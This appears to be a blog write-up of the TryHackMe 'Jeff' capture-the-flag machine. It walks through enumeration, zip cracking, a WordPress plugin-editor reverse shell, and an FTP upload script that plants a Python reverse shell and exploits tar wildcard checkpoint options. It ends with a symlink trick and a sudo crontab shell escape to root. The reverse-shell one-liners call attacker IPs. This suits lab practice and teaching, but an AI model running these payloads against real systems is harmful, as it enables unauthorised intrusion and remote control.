TryHackMe — Jeff


Difficulty: Hard
Hi guys, today in this write-up I am going to show you how to complete the Jeff ctf.
Let’s get started.
As usual, start with NMAP scan.

Only two ports are 22 (SSH) 80 (Webserver)
Then i visit the webserver gives a blank screen. after i check a page source

So we need to add “jeff.thm” in /etc/hosts to access the website.
Let’s check what’s on the website.

Static site with no links and other stuff’s don’t find anything interesting.
Enumeration
dirsearch -u http://jeff.thm
We find a few interesting directories /admin, /uploads, and /backups. guys just avoid /uploads dir it was “rabbit hole”. Then I tried brute forcing the /backups directory and found a file “backup.zip”. let’s unzip that zip fie with the fcrackzip tool bcz it was protected by pass
fcrackzip -D -p -v /usr/share/wordlists/rockyou.txt backup.zipLet me explain some syntax we use
- -D dictionary attack.
- -p Password list.
- -v verbose output.
It gave us password to extract the zip file.

We get an interesting file “wpadmin.bak” this was hints to us that it contains admin backup credentials for the WordPress site. Wordpress site? But the site “jeff.thm” is not a wordpress site but that developer said that he was building a wordpress site and he will be upgrading in the future so there must be a subdomain where he might have hosted wordpress.
Let’s run a gobuster to scan a vhost.
gobuster vhost -u http://jeff.thm -w /opt/seclists/Discovery/DNS/subdomains-top1million-5000.txtFound: wordpress.jeff.thm (Status: 200) [Size: 25901] then add this to our /etc/hosts file
Now we have a creds to login wordpress
EXPLOITATION
Now We a access To Dashboard

Now, we need to get a reverse shell by adding the malicious code. There are several ways to get a reverse shell, Plugins > Plugin Editor > in the Select plugin to edit > change plugin to Hello Dolly one. then click select. then update file and we need to activate this pluging to get a revshell. once we activate that plugin we get a revshell
Get r00t4c1d (Rishi)’s stories in your inbox
Join Medium for free to get updates from this writer.
exec(“/bin/bash -c ‘bash -i >& /dev/tcp/<yourip>/4545 0>&1’”);

We get a initial foothold as www-data in the machine

Enumerating the machine we see the “.dockerenv” file which says that we are in a docker container. then i found this file called ftp_backup.php in /var/www/html it contains:
<?php
/*
Todo: I need to finish coding this database backup script.
also maybe convert it to a wordpress plugin in the future.
*/
$dbFile = ‘db_backup/backup.sql’;
$ftpFile = ‘backup.sql’;$username = “backupmgr”;
$password = “<PASS>”;$ftp = ftp_connect(“172.20.0.1”); // todo, set up /etc/hosts for the container host
if( ! ftp_login($ftp, $username, $password) ){
die(“FTP Login failed.”);
}$msg = “Upload failed”;
if (ftp_put($ftp, $remote_file, $file, FTP_ASCII)) {
$msg = “$file was uploaded.\n”;
}echo $msg;
ftp_close($conn_id);
It’s look like incomplete PHP script something to do with FTP trying to upload a database backup “backup.sql” as we can see from this php script. I had no idea what to do next then i do some research about that, after i find “ftplib” python module. but after i read lot of forums about that and i found the below script.
#!/usr/bin/env python3.7
from ftplib import FTP
import io
import os
import fileinput
host = “172.20.0.1”
username = “backupmgr”
password = “<PASS>”
#FTP-Login
ftp = FTP(host=host)
login_status = ftp.login(user=username, passwd=password)
print(login_status)
ftp.set_pasv(False)
ftp.cwd(‘files’)
print(ftp.dir())
rev = io.BytesIO(b’python3 -c \’import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((“10.6.114.205”,9001));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);\’’)
emptyFile = io.BytesIO(b’’)
ftp.storlines(‘STOR rev.sh’, rev)
ftp.storlines(‘STOR — checkpoint=1’, emptyFile)
ftp.storlines(‘STOR — checkpoint-action=exec=sh rev.sh’, emptyFile)
ftp.dir()

crontab is running outside the container The backupmgr is running tar every few minutes and uses a wildcard * to include everything in the ftp files directory. Since tar is vulnerable to the wildcard * we are able to exploit it.
We can transfer this script using my tool Webup after we transfer upload.py file now we need to give a permission to run
chmod +x upload.py then run that file. afte we run that we got a backupmgr shell

Privilege Escalation from Backupmgr to Jeff
$ python -c ‘import pty; pty.spawn(“/bin/bash”)’
backupmgr@tryharder:~/.ftp/files$ find / -user jeff 2>/dev/null
find / -user jeff 2>/dev/null
/opt/systools
/opt/systools/systool
/home/jeff
/var/backups/jeff.bak
“/var/backups/jeff.bak” contains the user ‘jeff’ creds it cannot access right now. But there is something that stands out which is “/opt/systools/systool”. But luckily, systool runs with the privilege of “pwman” group user, we need to find way to exploit this binary to escalate our privilege to user jeff.
We see message.txt in the “/opt/systools” directory which is always read when we run option 2 of the systool binary. We need to delete message.txt and link “/opt/backups/jeff.bak” to message.txt so whenever the systool is run it tries to read the contents of “jeff.bak”.
ln -s /var/backups/jeff.bak message.txt
we can use the given credentials to ssh into user jeff and read user.txt. but It will give restricted shell. be patience just root the box and read all flags.
User jeff may run the following commands on tryharder:
(ALL) /usr/bin/crontab
Getting root was soo easy just run
sudo /usr/bin/crontab -e And Type:!/bin/bash
<HIT ENTER>

ROOTED